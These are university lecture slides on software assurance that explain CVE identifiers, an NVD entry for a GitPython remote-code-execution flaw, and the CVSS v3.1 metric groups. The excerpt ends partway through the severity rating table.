

Secure Programming

A.A. 2022/2023

Corso di Laurea in Ingegneria delle Telecomunicazioni

D. SwA: Software Assurance

Paolo Ottolino

Politecnico di Bari

Secure Programming Lab: Course Program



- A. Intro Secure Programming: «Who-What-Why-When-Where-How»
- B. Building Security in: Buffer Overflow, UAF, Command Injection
- C. SwA: Weaknesses, Vulnerabilities, Attacks
- D. SwA (Software Assurance): Vulnerabilities and Weaknesses (CVE, OWASP, CWE)
- E. Security & Protection: Risks, Attacks. CIA -> AAA (AuthN, AuthZ, Accounting) -> IAM, SIEM, SOAR
- F. Architecture and Processes: App Infrastructure, Three-Tiers, Cloud, Containers, Orchestration
- G. Architecture and Processes 2: Ciclo di Vita del SW (SDLC), DevSecOps
- H. Dynamic Security Test: VA, PT, DAST (cfr. VulnScanTools), WebApp Sec Scan Framework (Arachni, SCNR)
- I. Free Security Tools: OWASP (ZAP, ESAPI, etc), NIST (SAMATE, SARD, SCSA, etc), SonarCube, Jenkins
- J. Architecture and Processes 3: OWASP DSOMM, NIST SSDF
- K. Operating Environment: Kali Linux on WSL
- L. Python: Powerful Language for easy creation of hacking tools
- M. Exercises: SecureFlag

SwA: Software Assurance



4. **CVE:** Common Vulnerabilities and Exposures
5. **OWASP:** Top 10
6. **CWEs:** Common Weakness Enumeration

D.4a CVE: Common Vulnerabilities and Exposures

What is



- ▶ Started in 1999, originally at CERT
 - ▶ CVE = Common Vulnerability Enumeration
- ▶ Aim: standardise identification of vulnerabilities
 - ▶ vendor's own schemes: confusion, duplication
- ▶ Each vendor/distributor has own advisory channel
 - ▶ CVE allows cross referencing, public standard ID
 - ▶ Users or customers can check how CVEs are handled
- ▶ CVEs handled by MITRE, a US R& D outfit
 - ▶ CVE = Common Vulnerabilities and Exposures
- ▶ US National Vulnerability Database, NVD at NIST
 - ▶ CVEs feed the NVD
- ▶ ITU-T 2011: X.CVE international recommendation

D.4b CVE: Common Vulnerabilities and Exposures

Vulnerabilities versus Exposures



Vulnerability A mistake that can be used by a hacker to violate a “reasonable” security policy for a

system (e.g., executing commands as another user, violating access restrictions, conducting a DoS attack) Example: smurf vulnerability (ping server responds to broadcast address)

Exposure A system configuration issue or mistake in software that can be used by a hacker as a

stepping-stone into a system or network, e.g., gathering information, hiding activities.

Example: running open ‘finger’ service; allows attacker to probe network

D.4c CVE: Common Vulnerabilities and Exposures

CVE Identifiers

Consist of (see <https://nvd.nist.gov/vuln/vulnerability-detail-pages>):

CVE-ID (number): CVE-1999-0067

- CVE (Common Vulnerability and Exposure)
- Year
- Progressive number

Description Brief description of vulnerability or exposure

Severity a qualitative measure of severity (not risk), using the CVSS (Common Vulnerability Scoring System)

References to reports or advisories, solutions, tools


Weakness link to CWE

Affected Configurations links to CPE (Common Platform Enumeration)



D.4c1 CVE: Common Vulnerabilities and Exposures

CVE Identifiers (example: CVE-2022-24439) 1/3



CVE-2022-24439 Detail

Description

All versions of package gitpython are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments.

QUICK INFO

CVE Dictionary Entry:

CVE-2022-24439

NVD Published Date:

12/06/2022

NVD Last Modified:

02/06/2023

Source:

Snyk

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **9.8 CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



CNA: Snyk

Base Score: **8.1 HIGH**

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.



D.4c2 CVE: Common Vulnerabilities and Exposures

CVE Identifiers (example: CVE-2022-24439) 2/3



References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://github.com/gitpython-developers/GitPython/blob/bec61576ae75803bc4e60d8de7a629c194313d1c/git/repo/base.py%23L1249	Broken Link
https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/IKMVYKLWX62UEYKAN64RUZMOIAMZM5JN/	Mailing List Third Party Advisory
https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/SJHN3QUXPJIMM6SULIR3PR34UFWRAE7X/	Mailing List Third Party Advisory
https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858	Exploit Third Party Advisory



D.4c3 CVE: Common Vulnerabilities and Exposures

CVE Identifiers (example: CVE-2022-24439) 3/3




Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-20	Improper Input Validation	 NIST


Known Affected Software Configurations [Switch to CPE 2.2](#)

Configuration 1 ([hide](#))

 <code>cpe:2.3:a:gitpython_project:gitpython:*:*:*:*:python:*:*</code> Show Matching CPE(s)	Up to (excluding) 3.1.30
---	-----------------------------

Configuration 2 ([hide](#))

 <code>cpe:2.3:o:fedoraproject:fedora:36:*:*:*:*:*</code> Show Matching CPE(s)	
 <code>cpe:2.3:o:fedoraproject:fedora:37:*:*:*:*:*</code> Show Matching CPE(s)	

 Denotes Vulnerable Software

Are we missing a CPE here? Please let us know.

Change History

4 change records found [show changes](#)



D.4d CVE: Common Vulnerabilities and Exposures

Creating CVE Identifiers



1. Discover a potential V or E
 2. Get a CVE Numbering Authority to give a number
 - ▶ MITRE, big vendors (Apple, Google, MS, Ubuntu, . . .)
 - ▶ Numbers reserved in blocks; “instantly” available
 3. CVE ID number shared among disclosure parties
 4. Advisory published, including CVE-ID number
 5. MITRE updates master list
- Only published CVE-ID Numbers are kept in master list.

Note: if a CVE was not created from a vulnerability or exposure, probably the discoverer wants to use it as a “Zero Day”



D.4e CVE: Common Vulnerabilities and Exposures

CVE Compatibility

- ▶ Standard for “interoperability” or “comparability”
- ▶ For products and services
- ▶ Has some official requirements certified by MITRE
 - ▶ ownership by legal entity
 - ▶ responsibility, answering to reviews
- ▶ Capability required for tools, web sites
- ▶ CVE searchable
- ▶ Use standard document formats



D.4f CVE: Common Vulnerabilities and Exposures

Common Vulnerability Scoring System v3.1



The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental.

- The **Base** group represents the **intrinsic qualities of a vulnerability** that are constant over time and across user environments,
- the **Temporal** group reflects the **characteristics** of a vulnerability that **change over time**, and
- the **Environmental** group represents the **characteristics** of a vulnerability that are **unique to a user's environment**.


The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The official specification for CVSS version 3.1: <https://www.first.org/cvss/specification-document>






D.4f1 CVE: Common Vulnerabilities and Exposures

CVSS Metrics



CVSS is composed of three metric groups: Base, Temporal, and Environmental, each consisting of a set of metrics




Usually, the base is calculated by the vendor

D.4f2 CVE: Common Vulnerabilities and Exposures

CVSS Scoring




When the Base metrics are assigned values by an analyst, the Base equation computes a score ranging from 0.0 to 10.0



D.4g CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics




The base metrics is composed by:

- **Exploitability Metrics:** reflect the characteristics of the thing that is vulnerable, which we refer to formally as the vulnerable component. Therefore, each of the Exploitability metrics listed below should be scored relative to the vulnerable component, and reflect the properties of the vulnerability that lead to a successful attack. When scoring Base metrics, it should be assumed that the **attacker** has **advanced knowledge** of the weaknesses of the target system: **AV, AC, PR, UI**
- **Scope (S):** The Scope metric captures whether a vulnerability in one vulnerable component impacts resources in components beyond its security scope (Security Authority).
- **Impact Metrics:** capture the effects of a successfully exploited vulnerability on the component that suffers the worst outcome that is most directly and predictably associated with the attack. Analysts should constrain impacts to a reasonable, final outcome which they are confident an attacker is able to achieve: **C, I, A**

D.4h1 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics: AV (Attack Vector)

the context by which vulnerability exploitation is possible



Metric Value	Description
--------------	-------------

Network (N)	The vulnerable component is bound to the network stack and the set of possible attackers extends beyond the other options listed below, up to and including the entire Internet. Such a vulnerability is often termed “remotely exploitable” and can be thought of as an attack being exploitable <i>at the protocol level</i> one or more network hops away (e.g., across one or more routers). An example of a network attack is an attacker causing a denial of service (DoS) by sending a specially crafted TCP packet across a wide area network (e.g., CVE-2004-0230).
Adjacent (A)	The vulnerable component is bound to the network stack, but the attack is limited <i>at the protocol level</i> to a logically adjacent topology. This can mean an attack must be launched from the same shared physical (e.g., Bluetooth or IEEE 802.11) or logical (e.g., local IP subnet) network, or from within a secure or otherwise limited administrative domain (e.g., MPLS, secure VPN to an administrative network zone). One example of an Adjacent attack would be an ARP (IPv4) or neighbor discovery (IPv6) flood leading to a denial of service on the local LAN segment (e.g., CVE-2013-6014).
Local (L)	<ul style="list-style-type: none">•The vulnerable component is not bound to the network stack and the attacker’s path is via read/write/execute capabilities. Either:the attacker exploits the vulnerability by accessing the target system locally (e.g., keyboard, console), or remotely (e.g., SSH); <i>or</i>•the attacker relies on User Interaction by another person to perform actions required to exploit the vulnerability (e.g., using social engineering techniques to trick a legitimate user into opening a malicious document).
Physical (P)	The attack requires the attacker to physically touch or manipulate the vulnerable component. Physical interaction may be brief (e.g., evil maid attack ^[1]) or persistent. An example of such an attack is a cold boot attack in which an attacker gains access to disk encryption keys after physically accessing the target system. Other examples include peripheral attacks via FireWire/USB Direct Memory Access (DMA).



D.4h2 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics: AC (Attack Complexity)

the conditions beyond the attacker's control that must exist in order to exploit the vulnerability




Metric Value	Description
--------------	-------------

Low (L)	Specialized access conditions or extenuating circumstances do not exist. An attacker can expect repeatable success when attacking the vulnerable component.
High (H)	<ul style="list-style-type: none">•A successful attack depends on conditions beyond the attacker's control. That is, a successful attack cannot be accomplished at will, but requires the attacker to invest in some measurable amount of effort in preparation or execution against the vulnerable component before a successful attack can be expected.[^2] For example, a successful attack may depend on an attacker overcoming any of the following conditions:•The attacker must gather knowledge about the environment in which the vulnerable target/component exists. For example, a requirement to collect details on target configuration settings, sequence numbers, or shared secrets.•The attacker must prepare the target environment to improve exploit reliability. For example, repeated exploitation to win a race condition, or overcoming advanced exploit mitigation techniques.•The attacker must inject themselves into the logical network path between the target and the resource requested by the victim in order to read and/or modify network communications (e.g., a man in the middle attack).

D.4h3 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics: PR (Privileges Required)

level of privileges an attacker must possess before successfully exploiting the vulnerability



Metric Value	Description
---------------------	--------------------

None (N)	The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.
----------	---


Low (L)	The attacker requires privileges that provide basic user capabilities that could normally affect only settings and files owned by a user. Alternatively, an attacker with Low privileges has the ability to access only non-sensitive resources.
---------	--

High (H)	The attacker requires privileges that provide significant (e.g., administrative) control over the vulnerable component allowing access to component-wide settings and files.
----------	--

D.4h4 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics: UI (User Interaction)

the requirement for a human user, other than the attacker, to participate in the successful compromise of the vulnerable component




Metric Value	Description
None (N)	The vulnerable system can be exploited without interaction from any user.
Required (R)	Successful exploitation of this vulnerability requires a user to take some action before the vulnerability can be exploited. For example, a successful exploit may only be possible during the installation of an application by a system administrator.

D.4i CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics: S (Scope)

The Base Score is greatest when a scope change in Security Authority occurs



Metric Value	Description
Unchanged (U)	An exploited vulnerability can only affect resources managed by the same security authority. In this case, the vulnerable component and the impacted component are either the same, or both are managed by the same security authority.
Changed (C)	An exploited vulnerability can affect resources beyond the security scope managed by the security authority of the vulnerable component. In this case, the vulnerable component and the impacted component are different and managed by different security authorities.

D.4j1 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics, Impact: C (Confidentiality)

the impact to the confidentiality of the information resources managed by a software component due to a successfully exploited vulnerability



Metric Value	Description
High (H)	There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact. For example, an attacker steals the administrator's password, or private encryption keys of a web server.
Low (L)	There is some loss of confidentiality. Access to some restricted information is obtained, but the attacker does not have control over what information is obtained, or the amount or kind of loss is limited. The information disclosure does not cause a direct, serious loss to the impacted component.
None (N)	There is no loss of confidentiality within the impacted component.

D.4j2 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics, Impact: I (Integrity)

the impact to the integrity of the information resources managed by a software component due to a successfully exploited vulnerability



Metric Value	Description
High (H)	There is a total loss of integrity, or a complete loss of protection. For example, the attacker is able to modify any/all files protected by the impacted component. Alternatively, only some files can be modified, but malicious modification would present a direct, serious consequence to the impacted component.
Low (L)	Modification of data is possible, but the attacker does not have control over the consequence of a modification, or the amount of modification is limited. The data modification does not have a direct, serious impact on the impacted component.
None (N)	There is no loss of integrity within the impacted component.

D.4j3 CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics, Impact: A (Availability)



the impact to the availability of the information resources managed by a software component due to a successfully exploited vulnerability

Metric Value	Description
High (H)	There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained (while the attacker continues to deliver the attack) or persistent (the condition persists even after the attack has completed). Alternatively, the attacker has the ability to deny some availability, but the loss of availability presents a direct, serious consequence to the impacted component (e.g., the attacker cannot disrupt existing connections, but can prevent new connections; the attacker can repeatedly exploit a vulnerability that, in each instance of a successful attack, leaks a only small amount of memory, but after repeated exploitation causes a service to become completely unavailable).
Low (L)	Performance is reduced or there are interruptions in resource availability. Even if repeated exploitation of the vulnerability is possible, the attacker does not have the ability to completely deny service to legitimate users. The resources in the impacted component are either partially available all of the time, or fully available only some of the time, but overall there is no direct, serious consequence to the impacted component.
None (N)	There is no impact to availability within the impacted component.

D.4k CVE: Common Vulnerabilities and Exposures

CVSS Temporal Metrics




These metrics measure the current state of exploit techniques or code availability, the existence of any patches or workarounds, or the confidence in the description of a vulnerability.

- **Exploit Code Maturity (E):** measures the likelihood of the vulnerability being attacked, and is typically based on the current state of exploit techniques, exploit code availability, or active, “in-the-wild” exploitation
- **Remediation Level (RL):** important factor for prioritization. The typical vulnerability is unpatched when initially published. Workarounds or hotfixes may offer interim remediation until an official patch or upgrade is issued.
- **Report Confidence (RC):** degree of confidence in the existence of the vulnerability and the credibility of the known technical details. Sometimes only the existence of vulnerabilities is publicized, but without specific details.

D.4k1 CVE: Common Vulnerabilities and Exposures

CVSS Temporal Metrics, E (Exploit Code Maturity)




likelihood of the vulnerability being attacked, and is typically based on the current state of exploit techniques, exploit code availability, or active

Metric Value	Description
Not Defined (X)	Assigning this value indicates there is insufficient information to choose one of the other values, and has no impact on the overall Temporal Score, i.e., it has the same effect on scoring as assigning High.
High (H)	Functional autonomous code exists, or no exploit is required (manual trigger) and details are widely available. Exploit code works in every situation, or is actively being delivered via an autonomous agent (such as a worm or virus). Network-connected systems are likely to encounter scanning or exploitation attempts. Exploit development has reached the level of reliable, widely available, easy-to-use automated tools.
Functional (F)	Functional exploit code is available. The code works in most situations where the vulnerability exists.
Proof-of-Concept (P)	Proof-of-concept exploit code is available, or an attack demonstration is not practical for most systems. The code or technique is not functional in all situations and may require substantial modification by a skilled attacker.
Unproven (U)	No exploit code is available, or an exploit is theoretical.

D.4k2 CVE: Common Vulnerabilities and Exposures

CVSS Temporal Metrics, RL (Remediation Level)

important factor for prioritization




Metric Value	Description
Not Defined (X)	Assigning this value indicates there is insufficient information to choose one of the other values, and has no impact on the overall Temporal Score, i.e., it has the same effect on scoring as assigning Unavailable.
Unavailable (U)	There is either no solution available or it is impossible to apply.
Workaround (W)	There is an unofficial, non-vendor solution available. In some cases, users of the affected technology will create a patch of their own or provide steps to work around or otherwise mitigate the vulnerability.
Temporary Fix (T)	There is an official but temporary fix available. This includes instances where the vendor issues a temporary hotfix, tool, or workaround.
Official Fix (O)	A complete vendor solution is available. Either the vendor has issued an official patch, or an upgrade is available.

D.4k3 CVE: Common Vulnerabilities and Exposures

CVSS Temporal Metrics, RC (Report Confidence)

degree of confidence in the existence



Metric Value	Description
--------------	-------------


Not Defined (X)	Assigning this value indicates there is insufficient information to choose one of the other values, and has no impact on the overall Temporal Score, i.e., it has the same effect on scoring as assigning Confirmed.
Confirmed (C)	Detailed reports exist, or functional reproduction is possible (functional exploits may provide this). Source code is available to independently verify the assertions of the research, or the author or vendor of the affected code has confirmed the presence of the vulnerability.
Reasonable (R)	Significant details are published, but researchers either do not have full confidence in the root cause, or do not have access to source code to fully confirm all of the interactions that may lead to the result. Reasonable confidence exists, however, that the bug is reproducible and at least one impact is able to be verified (proof-of-concept exploits may provide this). An example is a detailed write-up of research into a vulnerability with an explanation (possibly obfuscated or “left as an exercise to the reader”) that gives assurances on how to reproduce the results.
Unknown (U)	There are reports of impacts that indicate a vulnerability is present. The reports indicate that the cause of the vulnerability is unknown, or reports may differ on the cause or impacts of the vulnerability. Reporters are uncertain of the true nature of the vulnerability, and there is little confidence in the validity of the reports or whether a static Base Score can be applied given the differences described. An example is a bug report which notes that an intermittent but non-reproducible crash occurs, with evidence of memory corruption suggesting that denial of service, or possible more serious impacts, may result.



D.4k CVE: Common Vulnerabilities and Exposures

CVSS Environmental Metrics

These metrics enable the analyst to customize the CVSS score depending on the importance of the affected IT asset to a user's organization, measured in terms of complementary/alternative security controls in place, Confidentiality, Integrity, and Availability.



Metric Value	Description
Not Defined (X)	Assigning this value indicates there is insufficient information to choose one of the other values, and has no impact on the overall Environmental Score, i.e., it has the same effect on scoring as assigning Medium.
High (H)	Loss of [Confidentiality Integrity Availability] is likely to have a catastrophic adverse effect on the organization or individuals associated with the organization (e.g., employees, customers).
Medium (M)	Loss of [Confidentiality Integrity Availability] is likely to have a serious adverse effect on the organization or individuals associated with the organization (e.g., employees, customers).
Low (L)	Loss of [Confidentiality Integrity Availability] is likely to have only a limited adverse effect on the organization or individuals associated with the organization (e.g., employees, customers).

D.4I CVE: Common Vulnerabilities and Exposures

CVSS Qualitative Severity Rating Scale for Base Metrics

All the scores can be mapped to the qualitative ratings defined in the previous table, in order to pursue a numerical value.



Rating	CVSS Score
None	0.0
Low (Physical)	0.1 - 3.9
Medium (Local)	4.0 - 6.9
